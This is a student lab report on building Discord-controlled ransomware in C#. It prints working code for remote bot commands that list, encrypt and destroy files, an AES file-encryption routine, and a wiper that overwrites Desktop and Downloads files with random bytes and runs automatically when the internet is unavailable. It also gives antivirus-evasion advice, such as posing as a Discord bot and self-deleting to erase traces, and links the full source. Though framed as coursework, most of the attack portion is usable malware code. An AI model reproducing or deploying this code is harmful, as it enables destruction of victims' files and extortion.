Information Security – Faculty of CN&C
University of Information Technology (UIT)

REPORT ASSIGNMENT

Subject: Malware operation

Assignment: Project Lab

Topic: Ransomware

Instructor: Nghi Hoàng Khoa

Report Date: 7/6/2021

Team

1. **General Information:**
   Class: NT230.L21.ANTN

STT	Name	Student ID	Email
1	Nguyễn Xuân Hà	18520042	18520042@gm.uit.edu.vn
2	Huỳnh Hoàng Hải	18520697	18520697@gm.uit.edu.vn

2. **Working stage:**

STT	Work	Self-assessment
1	Check Internet	Done
2	Setup Discord as C&C server	Done
3	Destroy file by random byte	Done

Below is our team's report detail.

Ransomware

Technique and Behaviour

In this demo, we will use C# as program language, Visual studio 2019 to build.

Main technique:

- Pretend to be a Discord's bot to trick Antivirus.
- Take command from Discord and execute on Victim machine.
- Using 256bit – keysize AES encrypt
- Using random byte to overwrite files and destroy completely.

Behaviour:

Step 1: By some reason, victim trigger our ransomware. Our malicious program will connect to a Discord server as a bot.
Step 2:

- If internet on: Attacker can interact with ransomware through out Discord server. We can make ransomware to encrypt/decrypt/destroy file on victim with key from attacker (in our scope of demo, of course, you can custom your ransomware as your wish).
- If internet down: Ransomware will destroy files on victim machine by using random bytes.

In our demo, ransomware will only affect to files stay on Download folder and Desktop. Windows defender realtime monitor and Firewall alway turn on.

Setup Discord as C&C server

The main reason that I chose C# for my demo because it is supported with powerful library. If you want to setup step by step, I refer to read this document:


https://docs.stillu.cc/guides/introduction/intro.html

We will create a Bot and add him to our Discord server. We have a bot Token too, our ransomware will use this token to connect to Discord server.

```
string token = "ODUwNTg2MTUyMTEzMDEyNzQ3.YLr4F[redacted]
```

1 Our bot token, ransomware will use this

To handler multi ransomware, each of them will generate an individual ID. In our demo, we fix a specific ID for them.




2 A demo multi ransomware

To compare, I test ransomware of this man with Windows defender:

https://www.youtube.com/watch?v=UfHgALGjtJs&list=PLCBJ_FgcvQFkT4Wja8sEnNZ30fLi8hZql&index=12

His ransomware mainly enrypt/decrypt file with local key and not connect outside, but he immediately catch by Window derfender.



We guess that our AV has mistake our ransomware with true Discord bot.

Ransomware function

Main function

You can custom your function as your wish. In this demo, we only demo a basic destructive ransomware with main function:

Check internet connection:

```
public bool IsConnectedToInternet()
{
    try
    {
        using (var client = new WebClient())
        using (var stream = client.OpenRead("http://www.google.com"))
        {
            return true;
        }
    }
    catch
    {
        return false;
    }
}
```

We open a web client stream to google.com. There are some other way that you can ask teacher google.

Receive and Execute command from Attacker through out Discord server:
Most of our command will have format: *!<ransomwareID>_<command>*
We introduce some basic command:

- ***"_ping":*** check status of ransomware.

```
[Command(_FIX_ID + "_ping")]
0 references
public async Task Ping()
{
    await ReplyAsync("pong");
}
```

- ***"ALLBOT_showid":*** sent ID to server.

```
[Command("ALLBOT_showid")]
0 references
public async Task ShowID()
{
    await ReplyAsync("Bot " + _FIX_ID + " live");
}
```

- ***"_files_with_path":*** list all files in a directory (demo purpose)

```
[Command(_FIX_ID + "_files_with_path"), Alias(_FIX_ID + "_fwp")]
0 references
public async Task ListFilesvsPath([Remainder] string root)
{
    var builder = new EmbedBuilder()
    {
        Color = new Color(114, 137, 218),
        Description = "These are file in the path"
    };
    string[] files;
    if (Directory.Exists(root)) {
        files = Destruction.List_file(root);
        await ReplyAsync("All files here");
        string ans = "";
        foreach (var file in files)
        {

            if (ans.Length + file.Length < 1020)
            {
                ans += System.Environment.NewLine + file;
            }
            else
            {
                await ReplyAsync(ans);
                ans = System.Environment.NewLine + file;
            }

        }
        if (ans != "") await ReplyAsync(ans);
        return;
    } else
    {
        await ReplyAsync("Directory not Exists!!");
        return;
    }
```

- ***"_encFile":*** Encrypt files with key from attacker.

```
[Command(_FIX_ID + "_encFile")]
0 references
public async Task EncryptFile([Remainder] string key)
{
    Crypto.Start_Encrypt(key);
    await ReplyAsync("Bot " + _FIX_ID + " Enc File Done");
}
```

- ***"_decFile":*** Decrypt files with key from attacker.

```
[Command(_FIX_ID + "_decFile")]
0 references
public async Task DecryptFile([Remainder] string key)
{
    Crypto.OFF_Encrypt(key);
    await ReplyAsync("Bot " + _FIX_ID + " Decryp File Done");
}
```

- ***"_destroyFile":*** Destroy files.

```
[Command(_FIX_ID + "_destroyFile")]
0 references
public async Task DestroyALLFile([Remainder] string key)
{
    if (key != "yes")
    {
        await ReplyAsync("Thank God you not do that !!!");
        return;
    }
    Destruction.Start_Destroy();
    await ReplyAsync("Bot " + _FIX_ID + " Destroy File Done!!!");
}
```

If internet down, then destroy files:

```
if (IsConnectedToInternet())
{
    Console.WriteLine("Internet oke");
} else
{
    Console.WriteLine("Internet down, let destroy everythings");
    Ransomeware_v1.Modules.Destruction.Start_Destroy();
    return;
}
```

Support function

There are logic functions to handler main command.

Destruction class

At first, I use the simplest way

```
public class DestroyFile
{
    1 reference
    public void DestroyFiles(string file)
    {
        try
        {
            FileInfo fi = new FileInfo(file);
            long size = fi.Length;
            byte[] bytes = new byte[size];
            Random random = new Random();
            for (int i=0; i<size; i++) bytes[i] = (byte)(random.Next(6478324) % 255);
            File.WriteAllBytes(file, bytes);
        }
        catch
        {
            Console.WriteLine("Can't access " + file);
        }
    }
}
```

- Take responsible to overwrite file with random byte. We don't need use Time as seed for Random function because in C#, in default, Random function use machine time as seed.
- Of course, this is not the most efficiency way because administrator can trace log a guess the start time of ransomware and recover files, although it extremely hard to do that.
- One trick that, ransomware should destroy itself to erase any vestige.

To improve algorithm with target that no one can recover old files. I use an extra variable.

```
try
{
    byte[] bytesDestroyed = File.ReadAllBytes(file); //*
    FileInfo fi = new FileInfo(file);
    long size = fi.Length;
    byte[] bytes = new byte[size];
    Random random = new Random();
    for (int i=0; i<size; i++)
        bytes[i] = (byte)((random.Next(6478324) + bytesDestroyed[i]) % 255); //*
    File.WriteAllBytes(file, bytes);
}
```

- It mainly bases on mathematics with modulo division. Take a simple expression as example:

$$(20 + x) \bmod 4 = 1$$

- It clearly that x will have more than 1 value (5, 9, ...). And in our case, you will never know exactly what value of *"bytesDestroyed[i]"* because you are finding it too!!!
- Pray God save you now (¯ y▽ ¯)╭ Ohohoho.....

Cryptographic class

This class is a simple implementation of AES algorithm. No need to dig deep into it.

```
public static byte[] AES_Encrypt(byte[] bytesToBeEncrypted, byte[] passwordBytes)
{
    byte[] encryptedBytes = null;

    // Set your salt here, change it to meet your flavor:
    // The salt bytes must be at least 8 bytes.
    byte[] saltBytes = new byte[] { 1, 2, 3, 4, 5, 6, 7, 8 };

    using (MemoryStream ms = new MemoryStream())
    {
        using (RijndaelManaged AES = new RijndaelManaged())
        {
            AES.KeySize = 256;
            AES.BlockSize = 128;

            var key = new Rfc2898DeriveBytes(passwordBytes, saltBytes, 1000);
            AES.Key = key.GetBytes(AES.KeySize / 8);
            AES.IV = key.GetBytes(AES.BlockSize / 8);

            AES.Mode = CipherMode.CBC;

            using (var cs = new CryptoStream(ms, AES.CreateEncryptor(), CryptoStreamMode.Write))
            {
                cs.Write(bytesToBeEncrypted, 0, bytesToBeEncrypted.Length);
                cs.Close();
            }
            encryptedBytes = ms.ToArray();
        }
    }

    return encryptedBytes;
}
```

```
public static byte[] AES_Decrypt(byte[] bytesToBeDecrypted, byte[] passwordBytes)
{
    byte[] decryptedBytes = null;

    // Set your salt here, change it to meet your flavor:
    // The salt bytes must be at least 8 bytes.
    byte[] saltBytes = new byte[] { 1, 2, 3, 4, 5, 6, 7, 8 };

    using (MemoryStream ms = new MemoryStream())
    {
        using (RijndaelManaged AES = new RijndaelManaged())
        {
            AES.KeySize = 256;
            AES.BlockSize = 128;

            var key = new Rfc2898DeriveBytes(passwordBytes, saltBytes, 1000);
            AES.Key = key.GetBytes(AES.KeySize / 8);
            AES.IV = key.GetBytes(AES.BlockSize / 8);

            AES.Mode = CipherMode.CBC;

            using (var cs = new CryptoStream(ms, AES.CreateDecryptor(), CryptoStreamMode.Write))
            {
                cs.Write(bytesToBeDecrypted, 0, bytesToBeDecrypted.Length);
                cs.Close();
            }
            decryptedBytes = ms.ToArray();
        }
    }

    return decryptedBytes;
}
```

Ransomware will get password form attacker, then concat with extra string to enhance security and finally hash with SHA256 function.
In this demo, we just forcus on files which stay on Desktop and Download folder.


```
static public void Start_Encrypt(string password) //We see start encrypt files on desktop and download folder
{
    string path = Environment.GetFolderPath(Environment.SpecialFolder.Desktop);
    string userRoot = System.Environment.GetEnvironmentVariable("USERPROFILE");
    string downloadFolder = Path.Combine(userRoot, "Downloads");
    string[] files = Directory.GetFiles(path + @"\", "*", SearchOption.AllDirectories);
    string[] files2 = Directory.GetFiles(downloadFolder + @"\", "*", SearchOption.AllDirectories);
```

Demo

Video demo at:

https://youtu.be/t5Ra9WgXpwM

Test with virus total:



This is only demo technique report so that this code is not practical for use in real context. This report is only for education purpose.

Attach file

[1] Source code: https://github.com/troisang1/ransomware_C-
[2] Video demo: https://youtu.be/t5Ra9WgXpwM
[3] Source code: Source.zip

END